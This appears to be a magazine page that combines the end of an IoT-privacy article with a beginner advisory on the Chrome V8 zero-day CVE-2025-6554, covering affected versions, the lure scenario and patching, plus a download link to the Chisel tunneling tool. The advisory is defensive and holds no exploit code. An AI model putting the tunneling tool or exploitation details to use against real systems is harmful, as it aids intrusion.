
There are at least two lessons from this story. First, not even GM fully realized all the data it had collected in its vehicles. It's important to be aware of just how much information IoT devices are collecting. Second, combining data from different IoT devices revealed incontestable details of Alex

Murdaugh's activities. Away from criminal court, combining data from multiple IoT devices can have a profound effect on people's privacy.

If people's data privacy matters, how do we address this reality? One way of potentially protecting people's privacy is to make sure people and communities observed by connected devices have a direct say in what data the devices collect and how the data is used.

**This Article
first appeared
in
The Conversation**

"It's important to be aware of just how much information IoT devices are collecting. Second, combining data from different IoT devices revealed incontestable details of Alex Murdaugh's activities. Away from criminal court, combining data from multiple IoT devices can have a profound effect on people's privacy."



Vulnerability For Beginners

CVE-2025-6554 :
What every Chrome
user needs to know.

CISA has issued an urgent warning about a critical zero-day vulnerability affecting Google Chrome browser and being exploited in wild by threat actors.



Fig: Exploitation scenario of CVE-2025-6554

STEP 1

*Hackers host malicious JavaScript website
and lure users to those websites.
Or they send malicious HTML pages to users.*

STEP 2

*When users click on the crafted content
or visit the malicious website,
CVE-2025-6554 is exploited and hacker
gains access.*

About the vulnerability

The vulnerability being tracked as CVE-2025-6554 affects V8 JavaScript engine of chromium. The chromium V8 JavaScript engine serves as the core processing unit for executing Java script code in web browser.

The vulnerability is a type confusion vulnerability and occurs when the V8 engine incorrectly handles data types allowing hackers to manipulate memory and potentially execute malicious code on target systems.

Versions of Google chrome affected by this vulnerability are versions prior to 138.0.7204.96/97 for Windows, versions prior to 138.0.7204.92/93 for Mac and versions prior to 138.0.7204.96 for Linux.

Versions of Microsoft Edge that are vulnerable are versions prior to 138.0.3351.65.

How hackers can exploit this vulnerability?

The vulnerability can be exploited remotely without the need of any authentication by hackers. All they have to do is convince users to click on HTML pages specifically created by hackers.

Impact

As you have learnt above, this vulnerability poses significant risks including system compromise. It can allow attackers to install spyware or lead users to malicious websites. Over 3.45 billion people around the world use Google chrome browser. So, you can just imagine the impact this vulnerability can have. This is the fourth zero-day Google chrome has patched this year so you can understand how popular Google chrome as a target is interpreting to attackers.

Not just that, this vulnerability affects Chromium engine which is not just used by Google chrome but also other browsers like Microsoft Edge, Opera, Brave, Vivaldi and Yandex etc.



As this zero-day was being exploited in the wild before being detected, we can assume threat actors, state sponsored hackers and commercial spyware vendors may have used it as target for their attacks.

How to mitigate this vulnerability?

Google and other browser developers have already released patches to this vulnerability. Organizations should immediately apply these patches. If in any rare case, patching is not possible, then users should never use the affected products until they are patched.

At the time of writing, Brave, Opera and Vivaldi have not yet released patches for this vulnerability. Users are advised to apply patches as soon as they are released.

Additional security controls should also be implemented in the network to detect exploitation attempts by threat actors.

The patched versions of Google chrome are v138.0.7204.96/.97 for Windows, v138.0.7204.92/.93 for Mac and v138.0.7204.96 for Linux. The Microsoft Edge version that is safe from this vulnerability is 138.0.3351.65.

You can update your Google Chrome by going to More> Help> About Google chrome. You can update Microsoft Edge by going to More> Help and feedback> About Microsoft Edge. Browsers will automatically themselves.

The exploitation of this vulnerability illustrates how attackers can leverage subtle type handling flaws to bypass security mechanisms, emphasizing the importance of rigorous input validation and memory management practices.

This vulnerability affects Chromium engine which is not just used by Google chrome but also other browsers like Microsoft Edge, Opera, Brave, Vivaldi and Yandex etc.

DOWNLOADS

Chisel tool

<https://github.com/jpillora/chisel>

Indicators of Compromise (IoC) of Scanception PDF's and URLs

https://github.com/CRIL-ThreatIntelligence/IOCs/tree/main/Scanception_%20A_QRiosity-Driven_Phishing_Campaign

USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

Follow Hackercool Magazine for latest updates



“There are only two types of companies: those that have been hacked, and those who don’t know they have been hacked.”

— John Chambers



Buy now



Buy now



Buy now



Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2021
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2022
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2023
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2024
Bundle**

Buy now